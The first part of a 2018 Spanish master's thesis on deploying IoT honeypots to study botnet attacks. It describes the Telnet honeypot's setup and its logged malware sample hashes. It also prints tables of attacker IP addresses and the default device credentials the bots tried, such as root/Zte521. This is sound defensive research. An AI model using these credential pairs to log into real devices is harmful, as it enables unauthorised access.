Universitat Oberta de Catalunya

uoc.edu

Seguridad en Internet de las Cosas

Honeypot to capture IoT-attack methods

Pablo Arriaga Pérez

Master Seguridad de las TIC

Seguridad en Internet de las cosas

Nombre Consultor: Víctor García Font

Nombre Profesor/a responsable: Carlos Hernández Gañán

FICHA DEL TRABAJO FINAL

Título del trabajo:	*Seguridad en Internet de las Cosas* *Honeypot to capture IoT-attack methods*
Nombre del autor:	*Pablo Arriaga Pérez*
Nombre del consultor/a:	*Víctor García Font*
Nombre del PRA:	*Carlos Hernández Gañán*
Fecha de entrega (mm/aaaa):	06/2018
Titulación::	*Master Seguridad de las TIC*
Área del Trabajo Final:	*Seguridad en Internet de las cosas*
Idioma del trabajo:	*Castellano*
Palabras clave	*Iot, honeypot, botnets*

Resumen del Trabajo (máximo 250 palabras): *Con la finalidad, contexto de aplicación, metodología, resultados i conclusiones del trabajo.*

El objetivo de este TFM es analizar el mundo de los IoT desde la perspectiva de los honeypots, es decir, aprender cual es el punto de vista / modus operandis de los atacantes, el comportamiento de las botnets y la relación entre ellas, analizar el ransomware que intentan instalarse en los dispositivos, desde su comportamiento hasta de donde procede y por ultimo simular un dispositivo a partir de la información de una auditoria para crear un honeypot y su sistema de explotación de la información.

Se han implementado dos honeypots, uno desarrollándolo a partir del informe de auditoría de un dispositivo real. Con la información recolectada se han analizado los comportamientos de las botnets existentes y de la batalla que existen entre ellas. Por último se ha demostrado que debido al estado de la seguridad de los ecosistemas IoT, los atacantes se centrar en dispositivos más genéricos con el fin de aumentar el número de dispositivos controlados pasando por alto los dispositivos menos comunes.

Abstract (in English, 250 words or less):

The objective of this Master's Thesis is to analyze the world of the IoT from the perspective of the honeypots, to learn what is the point of view / modus operandis of the attackers, the behavior of the botnets and the relationship between them, analyze the ransomware that the attackers try to install in the devices, from their behavior to where they come from and finally simulate a device from the information of a security audit report from a device to create a honeypot and the framework to analyze the information.

Two honeypots have been implemented, one developed from the security audit report of a real device. With the information collected, the behavior of the existing botnets and the battle between them has been analyzed. Finally it has been shown that due to the security status of IoT ecosystem, the attackers focus on more generic devices in order to increase the number of controlled devices by the botnet ignoring the less common devices.

INDICE

1. Introducción

1.1 Contexto y justificación del Trabajo

Recientemente han sucedido ataques de denegación de Servicio desde ecosistemas IoT que han generado picos de tráficos nunca antes vistos, el origen de estos ataques son dispositivos pertenecientes a este tipo de ecosistemas controlados por botnets que combaten entre sí para agregar dispositivos a sus dominios de control.

1.2 Objetivos del Trabajo:

El objetivo de este TFM es analizar el mundo de los IoT desde la perspectiva de los honeypots, es decir, aprender cual es el punto de vista / modus operandis de los atacantes, el comportamiento de las botnets y la relación entre ellas, analizar el ransomware que intentan instalarse en los dispositivos, desde su comportamiento hasta de donde procede y por ultimo simular un dispositivo a partir de la información de una auditoria para crear un honeypot y su sistema de explotación de la información.

1.3 Enfoque y método seguido:

Con el fin de cumplir estos objetivos los primeros pasos han estado orientados al análisis y definición de los ecosistemas IoT, las razones de su importancia, los ámbitos de uso, el estado del nivel de seguridad y cuál es el futuro de este tipo de ecosistemas.

Una vez realizada esta fase de investigación, se ha procedido a implantar un honeypot para dispositivos IoT del cual se han analizado las conexiones recibidas para analizar el comportamiento de las botnets que atacan este tipo de dispositivos.

Por ultimo conociendo los factores anteriormente explicados, y basándose en un informe de auditoría de un dispositivo IoT se ha desarrollado un honeypot simulando este dispositivo, estableciendo un entorno de explotación de la información para analizar los resultados y detectar si existen diferencias en la interacción de los atacantes con el honeypot respecto al primero que se ha implantado.

2. Estado del arte

2.1. Ecosistemas IoT

¿Qué es IoT?

Se define un ecosistema IoT como un sistema intercomunicado de dispositivos con sensores para captar información que otros objetos consumirán, estando comunicados entre ellos, de esta manera no es necesaria una comunicación donde interviene el usuario sino que será una comunicación máquina-a-máquina (M2M).

¿Sectores dónde encontrar IoT?

En la actualidad se puede leer constantemente noticias sobre ecosistemas IoT, pero es importante saber en qué sectores hacen presencia este tipo de soluciones, por los que se van a presentar a continuación ejemplos.

- ***Agricultura y Ganadería:***

Permite la optimización de procesos y tiempos mediante la recolección de datos como el suelo, clima, datos meteorológicos… De esta manera se pueden predecir plagas, fallos en maquinaria, control más estricto del ganado [3]. Ejemplo: Sistemas de riegos mejorados [4]

- ***Marketing:***

Los sensores incorporados a los diferentes dispositivos que utilice el consumidor recogen información sobre sus gustos/necesidades con los cuales se utilizan para desarrollar un perfil de consumidor y sugerirle productos adecuados a su necesidad fomentando el consumo. [5]

Por ejemplo, una pulsera Fitbit recoge información sobre la actividad del usuario, su alimentación y hábitos de dormir, un smartwatch dispone de la información de las redes sociales y contactos del usuario.

- ***Turismo / Hoteles***

Mediante el uso de sensores se puede mejorar la experiencia de un cliente en el hotel respecto al confort y calidad de la estancia, reduciendo a su vez los costes de mantenimiento y reparación del mismo.

-***Smart Cities/Building***

En estos casos se centra en reducir el gasto energético de las ciudades y edificios a la vez de mejorar su mantenimiento y calidad de servicio mediante el uso de la información que envían los sensores, de esta manera se le proporciona un mayor nivel de confort al ciudadano o usuario de los servicios de los que dispone la ciudad como el sistema de alquiler de bicis.

-Industria

Un sector donde existen muchas posibilidades de aplicación de IoT como por ejemplo el seguimiento de activos dentro de fábricas para analizar y mejorar los procesos de la empresa además de la mejora del mantenimiento de los diferentes elementos que intervienen.

Como se puede ver, la muestra otorgada de los sectores donde existen soluciones IoT es variada y de diferentes ámbitos, estos son solo algunos. Las implementaciones de ecosistemas IoT en cada sector dispone de un gran abanico de posibilidades y se van investigando más aplicaciones con el tiempo como demuestran las tendencias explicadas a continuación.

¿Tendencia y estado de los ecosistemas IoT?

Para hacerse una idea del estado de los ecosistemas IoT se van a presentar unas cifras que demuestran la tendencia que está tomando y el estado actual en el que se encuentra.

En el 2015 se calculó que alrededor de 10 mil millones de dispositivos estaban conectados a Internet sin tener en cuenta a que ecosistema pertenecían, es decir, sin determinar si eran dispositivos IoT o no.

En el 2017 se calculó que existen alrededor de 9 mil millones de dispositivos IoT conectados a Internet y según los análisis de BusinnesInsider[1] se calcula que para el 2025 la cifra ascienda a 55 mil millones mientras que según otros informes de Calsoft[2] se estima que para el 2020 existirán 24 mil millones, a pesar de la diferencia de estos informes, se demuestra que tienen una tendencia incremental notable.

Esta tendencia se ve respaldada por el mercado, ya que según los mismos informes se prevé una inversión de alrededor de 15 billones en este sector, por lo que se demuestra que las empresas han analizados los beneficios que derivan de estas soluciones y están acelerando la inversión en estos ecosistemas.

¿Son los ecosistemas IoT seguros?

No, en Octubre del 2016 se hizo patente lo inseguro de estos ecosistemas llevándose a cabo el mayor ataque de denegación de servicio DoS con picos de 1.2Tbps utilizando 1.2 millones de dispositivos IoT contra los servidores DNS de Dyn dejando sin servicio a todos sus clientes con grandes pérdidas económicas. Este ataque provenía de dispositivos de seguridad como cámaras de seguridad, routers en domicilios, baby cams y otros tipos de dispositivos. Esta botnet todavía sigue activo con alrededor de 166.000 dispositivos en la actualidad y se estima que en el futuro aparecerán nuevas botnets mejorando las presentes.

2.2 Honeypots IoT

Existen muchos honeypots para IoT implementados pero para la realización de este trabajo se ha basado en el T-Pot, que mediante Docker permite implementar varios honeypots simulando diferentes servicios e incluye una plataforma de explotación de datos, que es en la que se ha basado el trabajo incluyéndola en el honeypot desarrollado, salvo que esta mejorada añadiendo nuevos módulos y mejorando funciones.

Para introducir y comprender como funcionan estos honeypots durante el trabajo se ha implantado un honeypot ya desarrollado que se analizara a continuación.

3. Análisis primer honeypot

Como se ha explicado anteriormente durante esta fase se ha implantado un honeypot conectado a Internet para poder analizar el tráfico que recibe, en esta sección se explica que honeypot se ha utilizado y que herramientas se han utilizado para analizar dicha información.

3.1 Telnet IoT Honeypot

Este honeypot, escrito en Python, emula un servicio Telnet que admite cualquier usuario y contraseña como credenciales de autenticación. Cuando un cliente se conecta al honeypot se le ofrece una sesión simulada en un dispositivo Raspberry Pi donde dispone de unos determinados comandos que puede utilizar, toda la información de la conexión queda registrada y almacenada en una BD a la que se puede acceder desde un navegador mediante un interfaz.

Consta de dos partes, cliente y backend, el cliente que simula el servicio Telnet junto con su Shell y el backend que almacena la información sobre los usuarios que se conectan junto a su interacción con la Shell, a continuación se explica la configuración para su utilización.

3.1.1 Cliente

Para la configuración del cliente lo primero que se recomienda es configurar el honeypot para que escuche conexiones en el puerto propio de telnet, puerto 23 ya que por defecto está configurado para hacerlo en el 2223, esto incrementa las posibilidades de que atacantes y dispositivos que formar parte de botnets se conecten, para eso se modifica el fichero honeypot.py sustituyendo:

srv = Telnetd(**2223**) => srv = Telnetd(**23**)

Con el fin de recibir conexiones provenientes de Internet en la máquina que alberga el honeypot es necesario redirigir el tráfico del puerto TCP 23 en el router NAT para que lo envié al honeypot, de esta manera se consigue que las conexiones entrantes desde Internet alcancen el honeypot en la red Interna, se recomienda implementar el honeypot en una equipo aislado o en una máquina virtual para aumentar el nivel de seguridad y si es posible en una red aislada.

3.1.2 Backend

No necesita configuración inicial pero existe la opción de modificar algunos parámetros en el fichero "config.dist.yaml" como la de especificar una ruta para guardar los logs, activar la opción de subir las muestras que se intenten descargar a VirusTotal mediante la API (es necesario introducir la API key).

3.1.3 Interfaz Honeypot

Al ejecutar el backend se levanta un interfaz web en el puerto 5000 donde se puede observar toda la información recopilada por cada una de las conexiones, a continuación se explica cada una de las secciones de las que dispone el interfaz.

Existe un panel principal donde se muestra la información recopilada más recientemente para poder saber cuál es el estado presente del honeypot como se observa en la siguiente Figura 1, en este panel se muestran las ultimas urls desde donde se ha intentado descargar el malware, las ultimas muestras de malware que se han intentado descargar desde esas urls, las ultimas conexiones que ha recibido y un gráfico que muestra los países desde donde proceden las conexiones.




Figura 1 Interfaz Principal del Honeypot

En la sección de Urls, Figura 2, se presenta un listado de las url, dentro de cada una se puede obtener más información sobre que conexiones intentaron conectarse a la url para la descarga del malware, donde se encuentra el servidor que hospeda el malware, su AS, los credenciales utilizados para iniciar la sesión Telnet…






Figura 2 Sección Urls del Honeypot

En la sección Samples, Figura 3, se puede observar las muestras de malware que se han intentado descargar mediante los comandos wget y tftp de las diferentes urls, como las muestras pueden tener diferentes nombres siempre se identifican por su sha256, dentro de cada una de ellas se dispone una lista de todos los servidores que distribuyen la muestra y las cabeceras HTTP utilizadas al conectarse con el servidor como se aprecia en la Figura 4.




SHA256	Name	Size (Bytes)	First Seen	Nº Urls
a6aadd0db93a1356b03aa3d11a0a1bb2acf1a2c04de3e67ae2fe167b75a57d87	.s	480	25.4 14:34	1
6c3b755b30d31c19e96a54786c94cc740e718ebd1afe33fc7249e8d87c3df99b	.s	480	12.4 16:23	1
df6782f3eee3b456b86cb2d3bbfd8ab84286ea0afe8ff70a05832b026cf19226	8UsA.sh	4312	12.4 15:54	1
12008ebddbf7adc919d43cd65ac3d53f5f440f775f903da40d78f71db5f6b4fc	.s	480	12.4 09:56	1
f3304ad0eec26a947b01bad7bfe95f29f1c98bba8cbcfd7afdf9da75a0c77652	.s	480	12.4 09:25	1
b5ec928ab7c962f8a39d700ade3b11862045b6e85ddcde150c832ac7039658dc	mirai.arm	60804	12.4 09:12	1
e0ff35e45c5187b4031ff0f3f1d423a8e188751d71c2148e5fe1fea63f9a460e	mirai.arm7	70928	12.4 09:12	1
09935223e56168117ec31e6c14235c019453ec251bf38f9e1166c571dda350c9	.s	480	12.4 05:36	1
fdae5c28a636b2e84e6ccb147d2410dab3c6d78cc366dd8d5d470b07b7b2352b	.s	480	12.4 04:07	1
ef5f4035521e2e53e9c6224a7a3a236acaef8f7e81493fcfa34c255521e1f41e	.s	480	11.4 15:50	1
b2a289532fb99719f2a9e0ce5b091df5d505308ff2dc6e2f44e79e9391461d9a	.s	480	11.4 15:23	1
f5132a1f6d373f058e01ddc2cdd773be6330e4f0679e7ef66e72872255ab130e	kys.arm4	40212	11.4 12:46	1
963744767c0ba5c23049fe3ee50e0be929ccdf83ccdade84b7219cbc978500c9	kys.arm6	38224	11.4 12:46	1
a04ac6d98ad989312783d4fe3456c53730b212c79a426fb215708b6c6daa3de3	.i	80280	11.4 12:11	22

Figura 4 Cabeceras HTTP del servidor que aloja el malware



Por ultimo en la sección Connections, Figura 5, se dispone de un listado con las conexiones recibidas ordenadas cronológicamente, mostrando los diferentes parámetros de la conexión, desde la IP que origina la conexión, el ASN desde donde se recibe, el país de origen, los credenciales utilizados y las Urls que han utilizado mediante los comandos disponibles.



Date	IP	ASN	Country	Username	Password	Nº Urls
25.4 16:22	198.98.62.237	53667	US	admin	admin	2
25.4 15:55	198.98.62.237	53667	US	admin	admin	2
25.4 15:55	80.211.168.74	31034	IT	root	Zte521	2
25.4 15:55	42.146.67.24	9824	JP	root	Zte521	0
25.4 15:42	77.159.74.137	15557	FR	root	admin	1
25.4 15:40	103.36.48.140	45433	IN	root	888888	0
25.4 15:29	198.98.62.237	53667	US	admin	admin	2
25.4 15:02	198.98.62.237	53667	US	admin	admin	2
25.4 14:35	198.98.62.237	53667	US	admin	admin	2
25.4 14:34	188.4.174.50	1241	GR	admin		1
25.4 14:32	37.1.31.168	34456	RU	guest	guest	1
25.4 14:28	189.79.233.36	27699	BR	root	qazxsw	1
25.4 14:23	80.211.168.74	31034	IT	admin	1234	2
25.4 14:23	42.232.133.41	4837	CN	admin	1234	0
25.4 14:20	80.211.168.74	31034	IT	support	support	2
25.4 14:19	123.12.18.87	4837	CN	support	support	0
25.4 14:19	187.95.108.71	14868	BR	admin	admin	0

Figura 5 Sección Connections del Honeypot

Si el usuario selecciona la fecha de una conexión puede sacar toda la información relativa a esta, y lo que es más importante, las comandos y las acciones que ha realizado el atacante pudiendo ver el input y el output que ha generado el honeypot, que es igual de importante, ya que se debe conocer la información que posee el atacante en todo momento, como se muestra en la Figura 6.

